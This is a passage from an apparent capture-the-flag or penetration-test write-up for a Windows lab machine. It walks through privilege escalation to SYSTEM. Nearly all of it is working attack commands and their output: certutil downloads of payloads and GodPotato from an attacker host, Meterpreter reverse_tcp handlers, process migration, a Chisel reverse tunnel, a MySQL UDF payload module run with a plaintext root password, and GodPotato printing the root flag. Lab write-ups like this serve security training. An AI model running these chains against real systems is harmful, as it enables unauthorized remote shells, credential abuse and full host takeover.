set LHOST 10.10.14.88
set LPORT 1338
set payload windows/x64/meterpreter/reverse_tcp
run -j
```

I then uploaded the payload to the target and executed it

```
# Commands Executed
certutil -urlcache -f http://10.10.14.88/tobor.exe C:\\Temp\\shell.exe
C:\\Temp\\shell.exe
```

Screenshot Evidence Executed payload

```
C:\Program Files\LibreOffice 5\program>C:\\Temp\\shell.exe
C:\\Temp\\shell.exe
```

Screenshot Evidence Caught Meterpreter

```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  5         meterpreter x64/windows  OFFICE\tstark @ DC  10.10.14.88:1335 → 10.129.53.84
  7         meterpreter x64/windows  OFFICE\ppotts @ DC  10.10.14.88:1338 → 10.129.53.84
```

I created a new cmd process and migrated into it for a stable connection

```
# Meterpreter Command Executed
execute -H -f cmd
migrate 2596
```

Screenshot Evidence

```
msf6 exploit(multi/handler) > sessions -i 7
[*] Starting interaction with 7...

meterpreter > execute -H -f cmd
Process 2596 created.
meterpreter > migrate 2596
[*] Migrating from 6704 to 2596...
[*] Migration completed successfully.
meterpreter >
```

There is a user in C:\Users\ called web_account which I would bet has SeImpersonatePrivileges which can be used to elevate to SYSTEM with a Potato exploit
I viewed the version of MySQL being used which is 15.1 distribution 10.4.28-MariaDB

```
# Commands Executed
cd C:\xampp\mysql\bin
mysql.exe --version
```


Screenshot Evidence

```
PS C:\xampp\mysql\bin> .\mysql.exe --version
.\mysql.exe --version
C:\xampp\mysql\bin\mysql.exe  Ver 15.1 Distrib 10.4.28-MariaDB, for Win64 (AMD64),
```

To connect to the SQL server I started another Chisel connection by executing the below command on the target machine

```
# Command Executed
cd C:\\Windows\\System32\\spool\\drivers\\color
chisel.exe client 10.10.14.88:1080 R:3306:127.0.0.1:3306
```

Screenshot Evidence




I created a non-existing plugin directory that gets loaded by MySQL where a payload created by the Metasploit module can be loaded

```
# Commands Executed
mkdir C:\xampp\mysql\lib
mkdir C:\xampp\mysql\lib\plugin
```

I used a Metasploit Module to elevate my privileges defining the location of my payload that should be loaded

```
# Metasplot Commands
use multi/mysql/mysql_udf_payload
set SRVPORT 9000
set SRVHOST 0.0.0.0
set RHOSTS 127.0.0.1
set RPORT 3306
set URIPATH C:\xampp\mysql\lib\plugin
set USERNAME root
set PASSWORD H0lOgrams4reTakIng0Ver754!
set payload windows/x64/meterpreter/reverse_tcp
set LPORT 1334
set LHOST 10.10.14.88
run -j
```

Screenshot Evidence



I then verified I have the desired privileges

Screenshot Evidence

```
C:\xampp\mysql\data>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

I used GodPotato to elevate my privileges
RESOURCE: https://github.com/BeichenDream/GodPotato

```
# Upload GodPotato.exe to target
cd C:\Temp
certutil -urlcache -f http://10.10.14.88/GodPotato.exe GodPotato.exe
```

Screenshot Evidence

```
C:\Temp>certutil -urlcache -f http://10.10.14.88/GodPotato.exe GodPotato.exe
certutil -urlcache -f http://10.10.14.88/GodPotato.exe GodPotato.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

I then used GodMode to read the root flag

```
# Target Machine Command Executed
cd C:\Temp
GodPotato.exe -cmd "cmd /c type C:\\Users\\Administrator\\Desktop\\root.txt"
```

Screenshot Evidence

```
C:\Temp>GodPotato.exe -cmd "cmd /c type C:\\Users\\Administrator\\Desktop\\root.txt"
GodPotato.exe -cmd "cmd /c type C:\\Users\\Administrator\\Desktop\\root.txt"
[*] CombaseModule: 0x140709923454976
[*] DispatchTable: 0x140709926041928
[*] UseProtseqFunction: 0x140709925337312
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\77efc5af-5465-4406-bf32-ba7ac83703c7\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00004802-09b8-ffff-4bf6-78916483fded
[*] DCOM obj OXID: 0x40a603ebc7b7a910
[*] DCOM obj OID: 0x9e752e74ee549eb8
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 920 Token:0x768  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 1356

913443d386453fa28c25956cbf330ce9
```